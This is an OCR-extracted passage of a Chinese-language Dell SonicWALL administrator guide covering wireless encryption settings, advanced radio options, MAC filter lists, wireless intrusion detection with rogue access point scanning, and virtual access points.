
指定设置：

- **加密类型** - 选择 TKIP。临时密钥完整性协议 (TKIP) 是按数据包实施密钥完整性的协议。
- **群组密钥更新** - 指定 Dell SonicWALL 安全设备何时更新密钥。选择**按超时时间**在指定的间隔秒数后生成新群组密钥；此为默认选项。选择**禁用**使用静态密钥。
- **间隔** - 如果您选择了**按超时时间**，则输入在 WPA 自动生成新群组密钥前的秒数。默认值为 **86400** 秒。如果您将**群组密钥更新**选择为**禁用**，将不再显示此选项。

预享密钥设置 (PSK)

在**密码**字段输入用于生成密钥的密码。

WPA2 EAP 和 WPA EAP 设置



完成配置设置后，单击**应用**应用您的 WPA/WPA2 EAP 设置。

主题：

- 第 529 页的加密模式
- 第 529 页的 EAPOL 设置
- 第 530 页的 WPA2/WPA 设置
- 第 530 页的扩展的验证协议设置 (EAP)

加密模式

从**身份验证类型**下拉菜单，选择 **WPA-EAP**、**WPA2-EAP** 、 或 **WPA2-AUTO-EAP**。

EAPOL 设置

从 **EAPOL 版本**下拉菜单，选择：

- **V1** - 选择通过 LAN 版本 1 的可扩展身份验证协议。
- **V2** - 选择通过 LAN 版本 2 的可扩展身份验证协议。这提供比版本 1 更好的安全性，但有些无线客户端可能不支持。

WPA2/WPA 设置

指定设置：

- **加密类型** - 选择 TKIP。临时密钥完整性协议 (TKIP) 是按数据包实施密钥完整性的协议。
- **群组密钥更新** - 指定 Dell SonicWALL 安全设备何时更新密钥。选择**按超时时间**在指定的间隔秒数后生成新群组密钥；此为默认选项。选择**禁用**使用静态密钥。
- **间隔** - 如果您选择了**按超时时间**，则输入在 WPA 自动生成新群组密钥前的秒数。默认值为 **86400** 秒。如果您将**群组密钥更新**选择为**禁用**，将不再显示此选项。

扩展的验证协议设置 (EAP)

指定设置：

- **Radius 服务器重试** – 输入验证的尝试次数。默认值为 **4**。
- **重试间隔(秒)** – 输入两次重试之间等待的时间。默认值为 **0**（无延时）。
- **Radius 服务器 1 IP 和端口** - 输入主要 RADIUS 服务器的 IP 地址和端口号。
- **Radius 服务器 1 密钥** - 输入用于访问 Radius 服务器的密码
- **Radius 服务器 2 IP 和端口** - 输入次要 RADIUS 服务器（如有）的 IP 地址和端口号。
- **Radius 服务器 2 密钥** - 输入用于访问 Radius 服务器的密码

WEP 加密设置



在 *Dell SonicWALL* 上配置无线安全的步骤如下：

1 转至**无线 > 安全**页面。

2 从**验证类型**下拉菜单中选择相应的身份验证类型。

- **WEP - 开放系统**：在开放系统身份验证中，Dell SonicWALL 允许不经过身份验证进行无线客户端访问。
- **WEP - 共享密钥**：使用 WEP 并需要在允许身份验证之前向无线客户端分发共享密钥。如果选择了**共享密钥**，则**默认密钥**分配很重要。
- **两者（开放系统和共享密钥）**（默认）：只要各字段使用相同的密钥，则**默认密钥**的分配不重要。

3 从**默认密钥**下拉菜单中，选择哪个密钥是默认密钥：**密钥 1**、**密钥 2**、**密钥 3**或**密钥 4**。

4 在**密钥条目**选项中，选择您的密钥是**字母数字**还是**十六进制 (0-9, A-F)**：

表 62. 密钥类型

密钥类型	WEP - 64 位	WEP - 128 位	WEP - 152 位
字母数字 (0-9, A-Z)	5 个字符	13 个字符	16 个字符
十六进制 (0-9, A-F)	10 个字符	26 个字符	32 个字符

5 您最多可以在指定字段中输入四个密钥。对于每个密钥，选择 **64 位**、**128 位**或 **152 位**。位数越多，密钥越安全。

6 单击**接受**。

57

配置高级无线设置

- 第 533 页的无线 > 高级
  - 第 534 页的信号发送和 SSID 控制
  - 第 535 页的高级无线设置
  - 第 536 页的配置天线分集

无线 > 高级

注：只有在 Dell SonicWALL 作为接入点时，才会显示**无线 > 高级**页面。




要应用您对 Dell SonicWALL 安全设备的更改，请在页面顶部单击**接受**。

要使无线设置恢复默认设置，请在页面底部单击**恢复默认值**。

主题：

- 第 534 页的信号发送和 SSID 控制
- 第 534 页的绿色接入点
- 第 535 页的高级无线设置
- 第 536 页的配置天线分集

信号发送和 SSID 控制



配置信号发送和 *SSID* 控制的步骤如下：

1 选中**隐藏信标中的 SSID**，隐藏 SSID 名称的广播并禁用对探测请求的响应。选中该选项有助于防止未授权的无线客户端看到您的无线 SSID。默认禁用该设置。

2 输入**信标间隔**的毫秒数。缩短间隔时间将使被动扫描更可靠、更快，因为信号帧更频繁地宣告网络为无线连接。默认值为 **200** 毫秒。

绿色接入点



1 要提高电源效率，请选择**启用绿色接入点**。默认禁用该设置。

2 在**绿色接入点超时**字段中指定超时的数字。默认值为 **200**。

高级无线设置



3 如果您预期只有 802.11g 流量，则选择**启用短期 Slot 间隔**提高性能。802.11b 与短时间槽不兼容。默认禁用该设置。

4 从**接收天线分集**下拉菜单中选择无线安全设备使用哪个天线发送和接收数据。如需天线分级的信息，请参见第 536 页的配置天线分集。默认为**最佳**。

5 从**传输功率**下拉菜单，选择：

- **全功率**在 WLAN 上发送最强的信号。例如，如果信号在建筑物之间穿行，则选择**全功率**。
- **半功率 (-3 dB)** 推荐在建筑物内部的办公室间使用。
- **四分之一功率 (-6 dB)** 推荐用于较短距离的通信。
- **八分之一功率 (-9 dB)** 推荐用于较短距离的通信。
- **最小功率** 推荐用于很短距离的通信。

6 从**前同步码长度**下拉菜单中，选择**短**或**长**。**短**推荐用于提高无线网络的效率和吞吐量。默认为**长**。

7 在**分断阈值（字节数）**字段中指定分片阈值。最小值为 256，最大值为 2346，默认值为 **2346**。

分割无线帧，以增加在有射频干扰或无线覆盖不佳的区域内的可靠性和吞吐量。较低的阈值数会产生较多的片段。增加该值意味着使用更低的费用传输帧，但必须放弃和重新传输损失或损坏的帧。

8 在 **RTS 阈值（字节数）**字段中指定请求发送 (RTS) 阈值。最小值为 1，最大值为 2347，默认值为 **2346**。

此字段为数据包大小（以字节计）设置阈值，RTS 将在数据包传输前以该阈值发送。发送一个 RTS 可确保当多个客户端处于同一个访问点的范围（但彼此不再对方范围内）的情况下不会出现无线冲突。如果网络吞吐量慢或发生重新传输大量帧的情况，则降低 RTS 阈值以启用 RTS 清除。

9 在 **DTIM 间隔**字段中指定 DTIM（传输指示消息）间隔。最小值为 1，最大值为 256，默认值为 **1**。

对于流入多播数据包的 802.11 省电模式客户端，DTIM 间隔指定在发送 DTIM 之前等待的信标帧数。增加 DTIM 间隔值允许更高效地保存功率。

10 在**连接超时（秒数）**字段中输入客户端关联的秒数。默认值是 **300** 秒，容许范围是 60 到 36000 秒。如果您的网络繁忙，可以通过增加此字段中的秒数来提高超时值。

11 在**最大客户端关联数**字段中输入使用此配置文件的各个 SonicPoint 可支持的最大客户端数量。最小值为 1，最大值为 128，默认值为 128。此设置限制一次可以无线连接的站数。

12 从**数据速率**下拉菜单 - 选择传输和接收数据的速度。**最佳**选项可自动选择在有干扰和其他因素的情况下您的区域中的最佳可用速率。或者您可以从 **1 Mbps** 到 **54 Mbps** 中手动选择数据速率。

13 从**保护模式**下拉菜单中，选择保护模式：

- 无
- 始终
- 自动

保护可以减少冲突，尤其是在您有两个重叠的 SonicPoint 时。但是，这会降低性能。**自动**可能是最佳设置，因为它仅在有重叠的 SonicPoint 时启用。

14 从**保护速率**下拉菜单中选择保护速率：**1 Mbps**、**2 Mbps**、**5 Mbps** 或 **11 Mbps**。保护速率决定了开启保护模式的数据速率。最低的速率提供最高的保护级别，但数据传输速率也最低。

15 从**保护类型**下拉菜单中，选择用于建立无线连接的信号交换类型：**仅 CTS**（默认）或 **RTS-CTS**。

注：802.11b 流量仅与 **CTS** 兼容。

配置天线分集

无线 Dell SonicWALL 安全设备采用运行分集模式的双 5 dBi 天线。默认实施分集模式意味着一个天线用于传输，两个天线均可能用作接收天线。由于无线信号到达安全无线设备的两个天线，评估其信号强度和完整性，然后使用收到的最佳信号。两个天线之间的选择过程贯穿于整个操作期间，以始终提供最佳的信号。为了允许使用外部（更高增益的单向）天线，可以禁用天线分集。

Dell SonicWALL NSA 220 和 250M 无线安全设备采用三个天线。将天线分集默认设为**最佳**，这是此类设备的唯一设置。

天线分集设置决定了无线安全设备使用哪个天线发送和接收数据。您可以选择：

- **最佳** - 这是默认设置。选择**最佳**后，无线安全设备将自动选择信号最强、最清晰的天线。在大多数情况下，**最佳**是最优设置：
- **1** - 选择 **1** 可限制无线安全设备仅使用天线 1。在面对设备的背面时，天线 1 位于左侧，紧邻控制台端口。在仅使用天线 1 时，可以断开天线 2 的连接。
- **2** - 选择 **2** 可限制无线安全设备仅使用天线 2。在面对设备的背面时，天线 2 位于右侧，紧邻电源。在仅使用天线 2 时，可以断开天线 1 的连接。

58

部署 TZ 无线 MAC 过滤器列表

- 第 537 页的无线 > MAC 过滤器列表
  - 第 537 页的关于 MAC 过滤
  - 第 538 页的使用无线 > MAC 过滤器列表页面
  - 第 540 页的配置 MAC 过滤器列表

无线 > MAC 过滤器列表

主题：

- 第 537 页的关于 MAC 过滤
- 第 538 页的使用无线 > MAC 过滤器列表页面
- 第 540 页的配置 MAC 过滤器列表

关于 MAC 过滤

主题：


- 第 537 页的 MAC 过滤对验证的影响
- 第 538 页的部署注意事项

MAC 过滤对验证的影响

无线网络提供本机 MAC 过滤功能，用于防止无线客户端进行身份验证和关联无线安全设备。如果在 WLAN 上实施 MAC 过滤，无线客户端必须向您提供其无线网卡的 MAC 地址。SonicOS 无线 MAC 过滤器列表允许您配置无线网络允许或拒绝访问的客户端的列表。如果没有 MAC 过滤，任何无线客户端如果知道 SSID 或其他可以“破解”您的无线网络的安全参数即可加入您的无线网络。

图 24 显示典型的 Dell SonicWALL MAC 过滤器列表布局场景。

图 24. 典型的 Dell SonicWALL MAC 过滤器列表布局



部署注意事项

部署 MAC 过滤器列表时考虑以下事项：

- 对于 SonicPoint-N 设备，该功能需要网关才能存储 MAC 过滤器列表的设置。
- 对于 Dell SonicWALL TZ 系列设备的内部无线功能，需要将有些成员添加到 VAP 结构以存储 MAC 过滤器列表设置，且应该修改全部功能以根据驱动程序设置配置。
- MAC 过滤器列表配置添加到无线虚拟接入点 (VAP) 的配置文件设置。可以通过转至**无线 > 虚拟接入点**页面查看配置。

使用无线 > MAC 过滤器列表页面



表 63. MAC 过滤器列表页面：按钮和字段描述

名称	说明
“接受”按钮	应用和保存最新的配置设置。
“取消”按钮	取消配置。
“启用 MAC 过滤器列表”复选框	启用所选群组的 MAC 过滤器列表功能。

表 63. MAC 过滤器列表页面：按钮和字段描述

名称	说明
允许列表：下拉	选择想要 MAC 过滤器列表允许访问无线网络的群组。在单击**允许列表**下拉菜单并选择**创建新 MAC 地址对象群组**时，显示**添加地址对象群组**对话框 。
拒绝列表：下拉	选择想要 MAC 过滤器列表拒绝访问无线网络的群组。在单击“拒绝列表”下拉菜单并选择**创建新 MAC 地址对象群组**时，显示**添加地址对象群组** 对话框 。

添加地址对象群组对话框




表 64. 添加地址对象群组对话框：字段描述

名称	说明
名称：文本字段	输入新地址对象组的名称。
左侧面板	显示可用的对象。选择要包含在新群组中的对象。
向右键	将左侧面板中的所选对象转移到右侧面板。
向左键	将右侧面板中的所选对象转移到左侧面板。
右侧面板	显示为新群组选择的对象。
确定按钮	应用配置。
取消按钮	取消配置。

配置 MAC 过滤器列表

配置 *MAC* 过滤器列表以允许或拒绝地址对象组的步骤如下：

1 转至**无线 > MAC 过滤器列表**页面。




2 单击**启用 MAC 过滤器列表**复选框。默认禁用该设置。

3 从**允许列表**下拉菜单，选择您要允许的地址群组。

4 从**拒绝列表**下拉菜单，选择您要拒绝的地址群组。

5 要添加新地址对象以允许和拒绝列表，从下拉菜单选择**创建新 MAC 地址对象群组...**.此时会显示**添加地址对象**对话框。



6 在**名称：**文本字段中，输入新群组的名称。

7 在左侧列中，选择要允许或拒绝的群组或各地址对象。您可以使用 **Ctrl-单击**同时选择多项。

8 单击 **-向右 ->** 按钮向群组添加项目。

9 单击**确定**。将在下拉菜单显示地址以供选择。



10 选择对象

11 单击**接受**按钮。

59

配置无线 IDS

- 第 542 页的无线 > IDS
  - 第 542 页的关于无线入侵检测服务
  - 第 543 页的无线入侵检测设置
  - 第 544 页的 IDS 设置
  - 第 545 页的发现的接入点

无线 > IDS

主题：

- 第 542 页的关于无线入侵检测服务
- 第 543 页的无线入侵检测设置
- 第 544 页的 IDS 设置
- 第 545 页的发现的接入点

关于无线入侵检测服务

无线入侵检测服务 (IDS) 通过使设备可以识别最常见的非法无线活动类型并采取应对措施来极大地增强了 Dell SonicWALL 无线安全设备的安全功能。WIDS 包含三种服务类型，即次序号分析、关联攻击检测和流氓接入点检测。无线 IDS 记录和通知可以在通过在**日志类别**和**警报**下选中 **WLAN IDS** 复选框在**日志 > 类别**下启用。

主题：

- 第 542 页的接入点 IDS
- 第 542 页的欺诈接入点

接入点 IDS


在无线安全设备的**无线角色**设置为**接入点**模式时，全部三种 WIDS 服务类型均可用，但流氓接入点检测默认采取被动模式（仅在所选操作信道被动监听其他接入点信号帧）。选择**立即扫描**可以即刻更改“无线角色”以允许无线安全设备执行活动扫描，并可能导致关联无线客户端在短时间内断开连接。在**接入点**模式中，应该只有在未活动关联客户端或可以接受客户端中断时才使用**立即扫描**功能。

欺诈接入点

欺诈接入点已发展成为对无线完全性最严重的一种潜在威胁。如果某接入点未经授权而在网络上使用，则通常视之为欺诈接入点。不安全接入点具有便利性、可负担性，并且还可轻松的添加到网络中，这为引入欺诈接入点创造了有利的环境。尤其是，真正的威胁以多种方式存在，包括与欺诈设备连接、通过不安全信道传输敏感数据以及对 LAN 资源进行不需要的访问。因此，这并不表示特定无线设备的安全性不足，而是整个无线网络的安全性存在缺陷。

安全设备可以通过识别可能尝试访问您网络的流氓接入点弥补这个缺陷。它通过两种方式实现这个目的：主动扫描所有 802.11a、802.11g 和 802.11n 信道上的接入点，以及被动扫描（在接入点模式中）单一操作信道上的信号接入点。

配置 IDS 设置




要应用您已配置的设置，请单击**接受**。要弃用更改，单击**取消**。

主题：

- 第 543 页的无线入侵检测设置
- 第 544 页的 IDS 设置
- 第 545 页的发现的接入点


无线入侵检测设置



选中**启用 Rogue 接入点检测**复选框指定流氓接入点检测方法。**已授权接入点**菜单允许您指定**所有授权接入点**、**创建新 MAC 地址对象群组**或**选择地址对象组**。


已授权接入点菜单允许您指定 Dell SonicWALL 安全设备在执行扫描时将哪些接入点视为已授权。您可以选择：

- **选择所有授权接入点**允许全部 SonicPoint。
- **创建新 MAC 地址对象组**创建包含一组 MAC 地址的地址对象组以将列表限制为 MAC 地址包含在地址对象组中的 SonicPoint。选择此选项时，将出现**添加地址对象群组**对话框。



在**名称**字段为新群组输入新名称，然后为群组选择地址对象。

IDS 设置



要安排运行入侵检测服务扫描的时间，从**日程 IDS 扫描**下拉菜单选择或创建一个日程：

- **禁用**（默认）– 不进行 IDS 扫描
- **创建新日程...**将显示**添加日程**对话框



- **办公时间**
- **星期一至星期五 08:00 到 17:00**

- 下班后
- **星期一至星期五 0:00 到 8:00**
- **星期一至星期五 17:00 到 24:00**
- **星期六至星期日 0:00 到 24:00**
- 双休日

发现的接入点

注：要刷新**已发现接入点**表，单击**刷新**。要立即扫描，请单击**立即扫描**。

主题：

- 第 545 页的设置
- 第 545 页的扫描接入点
- 第 545 页的在网络上授权接入点

设置

表上方的**注**显示已发现的接入点数目和自上次扫描以来的时间（用天数、小时数、分钟数和秒数表示）。

已发现接入点表显示所有 SonicPoint 或各 SonicPoint 可以检测的每个接入点的信息：

- **MAC 地址 (BSSID)**：检测到的接入点的无线接口的 MAC 地址。
- **SSID**：接入点的无线 SSID。
- **信道**：接入点使用的无线信道。
- **身份验证**：验证类型。
- **密码**：已使用的密码。
- **制造商**：接入点的制造商。SonicPoint 将显示制造商 Dell SonicWALL 或 Senao。
- **信号强度**：检测的无线信号的强度
- **最大速率**：接入点无线允许的最大速率，通常为 54 Mbps。
- **授权**：单击**授权**列的**编辑**图标将接入点添加到授权接入点的地址对象群组。

扫描接入点

在无线安全设备启动时会进行活动扫描，且可以随时单击**已发现接入点**表的底部的**立即扫描**激活扫描。当无线安全设备在桥接模式下运行时，**立即扫描**功能不会导致桥接中断。但是，当无线安全设备在接入点模式下运行时，无线客户端的临时中断不超过几秒钟。该中断表现如下：

- 非持续性无状态协议（例如 HTTP）不应出现任何不良效果。
- 持续性连接（例如 FTP 协议）受到影响或中断。

小心：**“立即扫描”功能导致服务的短暂中断。如果对此有顾虑，请等到没有活动客户端时或可以接受可能的中断时使用“立即扫描”功能。**

在网络上授权接入点

直至识别为已获得操作授权，将无线安全设备检测到的接入点视为流氓接入点。如需授权接入点，在无线安全设备扫描功能发现的接入点列表中选择该接入点，然后单击**授权**图标添加。

60

配置使用内部无线的虚拟接入点

- 第 546 页的无线 > 虚拟接入点
  - 第 546 页的无线 VAP 概述
  - 第 547 页的无线虚拟接入点配置任务列表
  - 第 556 页的可计划的虚拟接入点
  - 第 557 页的 VAP 访问控制列表
  - 第 559 页的 VAP 样本配置

无线 > 虚拟接入点

- 第 546 页的无线 VAP 概述
- 第 547 页的无线虚拟接入点配置任务列表
- 第 556 页的可计划的虚拟接入点
- 第 557 页的 VAP 访问控制列表
- 第 559 页的 VAP 样本配置

无线 VAP 概述

本节介绍配备内部无线的 Dell SonicWALL 网络安全设备的虚拟接入点功能。

主题：

- 第 546 页的虚拟接入点是什么？
- 第 547 页的使用虚拟接入点的优势

虚拟接入点是什么？

虚拟接入点是单个物理接入点的 (AP) 的多路复用实例，以使其显示为多个分立的接入点。对于无线 LAN 客户端，每个虚拟接入点都显示为一个独立的物理接入点，而实际上只存在一个物理接入点。在虚拟接入点功能支持发展之前，无线网络降级为物理接入点和无线网络安全特性之间的一对一关系，例如身份验证和加密。换言之，提供 WPA-PSK 安全的接入点不能同时为客户端提供开放的或 WPA-EAP 连接，如果稍后需要该连接，则需要由单独的、拥有明确配置的接入点提供。这使 WLAN 网络管理员不得不去寻找一种解决方法，扩展现有的无线 LAN 基础结构，以提供不同的服务级别。使用虚拟接入点 (VAP) 功能，多个虚拟接入点将能够存在于单个物理接入点中，同时符合针对媒体访问控制 (MAC) 协议层的 IEEE 802.11 标准，包括独特的广播服务集标识符 (BSSID) 和服务集标识符 (SSID)。这可用于对单个物理接入点设备的单一无线频率痕迹中的无线网络服务进行分段。

虚拟接入点允许您通过设置单个物理接口上的多个自定义配置，控制无限用户访问和安全设置。其中的每个自定义配置都作为单独的（虚拟）接入点，可同时在单个内部无线设备上进行分组和强制实施。

有关 SonicOS 安全无线功能的更多信息，请参考《*Dell SonicWALL* 安全无线集成解决方案指南》。

使用虚拟接入点的优势

本节包括使用虚拟接入点功能的优势列表：

- **无线信号保留** – 通过将单个物理接入点充当多个使用来避免信道冲突问题，这样可避免构建重复的基础结构。信道保留。多供应商越来越成为公共空间（例如机场）的标准。在机场可能需要支持 FAA 网络、一个或多个航线网络以及一个或多个无线 ISP。但在美国和欧洲，802.11b 网络只能支持三个可用（不重叠）信道，在法国和日本，仅提供一个信道。现有接入点使用信道后，其他接入点将会相互干扰并降低性能。通过允许将单个网络用作多种用途，虚拟接入点保留信道。
- **优化无线 LAN 基础结构** - 在多个供应商之间共享同一个无线 LAN 基础结构，而不是建立重叠的基础结构，以降低安装和维护 WLAN 的资本开支。

无线虚拟接入点配置任务列表

